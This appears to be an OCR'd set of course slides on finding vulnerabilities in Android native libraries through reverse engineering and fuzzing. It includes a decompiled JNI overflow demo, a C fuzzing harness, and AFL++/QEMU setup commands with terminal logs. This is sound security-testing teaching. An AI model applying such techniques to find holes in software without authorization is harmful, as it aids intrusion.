
- Harnessing subfunctions
- 3th party libraries




```
1
2  void Java_com_example_mynativetest_MainActivity_overFlow
3                 (_JNIEnv *param_1,undefined4 param_2,_jbyteArray *param_3,int
4
5  {
6    char *pcVar1;
7    uchar uStack25;
8    int local_18;
9    _jbyteArray *local_14;
10   undefined4 local_10;
11   _JNIEnv *local_c;
12
13   local_18 = param_4;
14   local_14 = param_3;
15   local_10 = param_2;
16   local_c = param_1;
17   pcVar1 = (char *)_JNIEnv::GetByteArrayElements(param_1,param_3,&uStack25);
18   cp(pcVar1,local_18);
19   return;
20 }
21
```

Lesson 3: Finding vulnerabilities with Reverse engineering | Search for unsafe functions

- Find references
- Symbol Tree
  - Memcpy
  - Strcpy
  - Strcat
  - Many others



Lesson 3: Finding vulnerabilities with Reverse engineering | Parsing functionalities

- Parsing functionalities
- Very complex
- State deterministic machine
- Reaching allot of code

- File Parser
- Data Parser
- XML Parser
- Parser are everywhere

Lesson 3: Finding vulnerabilities with Reverse engineering | Wrap Up

- Summarise important points.
- Allow time for questions.

- Demo & Labs

Lesson 3: Finding vulnerabilities with Reverse engineering | Demo & Labs

- Summarise important points.
- Allow time for questions.


- Demo & Labs

Lesson 4: Fuzzing and Crash Analysis

- Introduction into fuzzing
- Dumb fuzzing vs Smart fuzzing
- Building harnesses and fuzzing
- Emulated Fuzzing with AFL++ & QEMU
- On device fuzzing with LLVM LibFuzzer
- Crash analysis

Lesson 4: Fuzzing and Crash Analysis | Introduction into fuzzing


- Fuzzing
- Smart vs Dumb Fuzzing
- Emulated fuzzing
- Symbolic Execution
- AFL++
- libFuzzer



Lesson 4: Introduction into fuzzing - Dumb fuzzing vs Smart fuzzing

- Dumb Fuzzing
  - Random Mutations
  - No Feedback

- Smart Fuzzing
  - Feedback driven
  - Code coverage
  - Symbolic Execution
  - In-memory fuzzing
  - Snapshot fuzzing
  - Address Sanitizers
  - Structure aware fuzzing



Lesson 4: Introduction into fuzzing - Building harnesses and fuzzing


- Preparing input
  - STDIN
  - FILE
  - Sockets
  - Sensors
  - Any other input

- Read input from file
- Convert file into useful input
- Collect input
- In-memory fuzzing
- Snapshot fuzzing
- Fuzz

```c
#include <stdio.h>
#include <string.h>

extern void helloworld();
extern void parseText(char *ptrBuf);

int main(int argc, char *argv[]){

    helloworld();
    char buffer[64000];

    FILE *fp = fopen(argv[1], "rw");
    fread(buffer, 64000, 1, fp);

    parseText(buffer);


    return 0;
}
```

Lesson 4: Introduction into fuzzing - Building harnesses and fuzzing

- Android System Fuzzing
- Android Code Search
- Many examples of real harnesses
- Camera harness



https://cs.android.com/android/platform/superproject/+/master:system/media/camera/fuzz/;bpv=0;bpt=0

Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU


- Why emulated fuzzing
  - Scalable
  - Run other processor architecture
  - Fuzzing Android components
- Device Emulation with QEMU
  - Device Emulation
  - AFL QEMU Support
  - Full system emulation
  - Binary emulation
- Qiling framework
  - Binary emulation framework
  - Python interface
  - Rootfs
  - Manual implementation of syscalls
- Emulated fuzzing using AFL++ (+) QEMU
  - Blackbox fuzzing with QEMU

https://qiling.io/

https://www.qemu.org/


Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU

- Full QEMU support for emulation
- Supports ARMv7 (x32) and AArch64
- afl-qemu-trace –help
- Full system emulation
- Rootfs is needed



Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU


- Building QEMU for aarch64
- Needed to pull all code



Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU


- QEMU_LD_PREFIX
  - Rootfs
  - Export QEMU_LD_PREFIX=“path_to_rootfs”

- Setting Environment Variables
  - Export QEMU_SET_ENV=LD_LIRBARY_PATH=/
  - Export QEMU_UNSET_ENV=VAR=2



Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU

- Testing/running your harness with emulation



Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU

- Harnessing closed source library
- Blackbox instrumentation with QEMU
- Coverage guided

- Compile the harness

  aarch64-linux-android23-clang main.c -o main -ltesthello -L .

- Run fuzzer

- export QEMU_LD_PREFIX="/home/fuzzing-android/Desktop/qiling/examples/rootfs/arm64_android/"
- export QEMU_SET_ENV=LD_LIBRARY_PATH=/home/fuzzing-android/Desktop/examples/fuzzing/test/

- AFL_INST_LIBS=1 ~/Desktop/AFLplusplus/afl-fuzz -Q -i afl_in/ -o afl_out -- ./main @@

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ aarch64-linux-android23-clang main.c -o main -ltesthello -L .
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ export QEMU_LD_PREFIX="/home/fuzzing-android/Desktop/qiling/examples/ro
otfs/arm64_android/"
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ export QEMU_SET_ENV=LD_LIBRARY_PATH=/home/fuzzing-android/Desktop/examp
les/fuzzing/test/
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ AFL_INST_LIBS=1 ~/Desktop/AFLplusplus/afl-fuzz -Q -i afl_in/ -o afl_out
 -- ./main @@
afl-fuzz++3.14c based on afl by Michal Zalewski and a large online community
[+] afl++ is maintained by Marc "van Hauser" Heuse, Heiko "hexcoder" Eißfeldt, Andrea Fioraldi and Dominik Maier
[+] afl++ is open source, get it at https://github.com/AFLplusplus/AFLplusplus
[+] NOTE: This is v3.x which changes defaults and behaviours - see README.md
[+] No -M/-S set, autoconfiguring for "-S default"
[*] Getting to work...
[+] Using exponential power schedule (FAST)
[+] Enabled testcache with 50 MB
[*] Checking core_pattern...

[-] Hmm, your system is configured to send core dump notifications to an
    external utility. This will cause issues: there will be an extended delay
    between stumbling upon a crash and having this information relayed to the
    fuzzer via the standard waitpid() API.
    If you're just testing, set 'AFL_I_DONT_CARE_ABOUT_MISSING_CRASHES=1'.

    To avoid having crashes misinterpreted as timeouts, please log in as root
    and temporarily modify /proc/sys/kernel/core_pattern, like so:

    echo core >/proc/sys/kernel/core_pattern

[-] PROGRAM ABORT : Pipe at the beginning of 'core_pattern'
         Location : check_crash_handling(), src/afl-fuzz-init.c:2188

fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ sudo su
[sudo] password for fuzzing-android:
root@fuzzingandroid-VirtualBox:/home/fuzzing-android/Desktop/examples/fuzzing/test# echo core >/proc/sys/kernel/core_pattern
root@fuzzingandroid-VirtualBox:/home/fuzzing-android/Desktop/examples/fuzzing/test# exit
exit
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ AFL_INST_LIBS=1 ~/Desktop/AFLplusplus/afl-fuzz -Q -i afl_in/ -o afl_out
 -- ./main @@
```

Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU

- Harnessing closed source library
- Blackbox instrumentation with QEMU
- Coverage guided

- Compile the harness

  aarch64-linux-android23-clang main.c -o main -ltesthello -L .

- Run fuzzer

- export QEMU_LD_PREFIX="/home/fuzzing-android/Desktop/qiling/examples/rootfs/arm64_android/"
- export QEMU_SET_ENV=LD_LIBRARY_PATH=/home/fuzzing-android/Desktop/examples/fuzzing/test/

- AFL_INST_LIBS=1 ~/Desktop/AFLplusplus/afl-fuzz -Q -i afl_in/ -o afl_out -- ./main @@


- Fixing error
  - echo core >/proc/sys/kernel/core_pattern

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ aarch64-linux-android23-clang main.c -o main -ltesthello -L .
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ export QEMU_LD_PREFIX="/home/fuzzing-android/Desktop/qiling/examples/ro
otfs/arm64_android/"
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ export QEMU_SET_ENV=LD_LIBRARY_PATH=/home/fuzzing-android/Desktop/examp
les/fuzzing/test/
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ AFL_INST_LIBS=1 ~/Desktop/AFLplusplus/afl-fuzz -Q -i afl_in/ -o afl_out
 -- ./main @@
afl-fuzz++3.14c based on afl by Michal Zalewski and a large online community
[+] afl++ is maintained by Marc "van Hauser" Heuse, Heiko "hexcoder" Eißfeldt, Andrea Fioraldi and Dominik Maier
[+] afl++ is open source, get it at https://github.com/AFLplusplus/AFLplusplus
[+] NOTE: This is v3.x which changes defaults and behaviours - see README.md
[+] No -M/-S set, autoconfiguring for "-S default"
[*] Getting to work...
[+] Using exponential power schedule (FAST)
[+] Enabled testcache with 50 MB
[*] Checking core_pattern...

[-] Hmm, your system is configured to send core dump notifications to an
    external utility. This will cause issues: there will be an extended delay
    between stumbling upon a crash and having this information relayed to the
    fuzzer via the standard waitpid() API.
    If you're just testing, set 'AFL_I_DONT_CARE_ABOUT_MISSING_CRASHES=1'.

    To avoid having crashes misinterpreted as timeouts, please log in as root
    and temporarily modify /proc/sys/kernel/core_pattern, like so:

    echo core >/proc/sys/kernel/core_pattern

[-] PROGRAM ABORT : Pipe at the beginning of 'core_pattern'
         Location : check_crash_handling(), src/afl-fuzz-init.c:2188

fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ sudo su
[sudo] password for fuzzing-android:
root@fuzzingandroid-VirtualBox:/home/fuzzing-android/Desktop/examples/fuzzing/test# echo core >/proc/sys/kernel/core_pattern
root@fuzzingandroid-VirtualBox:/home/fuzzing-android/Desktop/examples/fuzzing/test# exit
exit
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ AFL_INST_LIBS=1 ~/Desktop/AFLplusplus/afl-fuzz -Q -i afl_in/ -o afl_out
 -- ./main @@
```

Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU

- Coverage …. But no crashes ???

- QEMU Signal handler
- AFL cannot catch the signals from QEMU




We can see that AFL has found the path, but signals are not handled correctly

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test/afl_out/default$ more queue/id\:000010\,src\:000004\,t
ime\:93269\,op\:havoc\,rep\:8\,+cov
fuzzzvvvv◆8"zz◆vvv
```

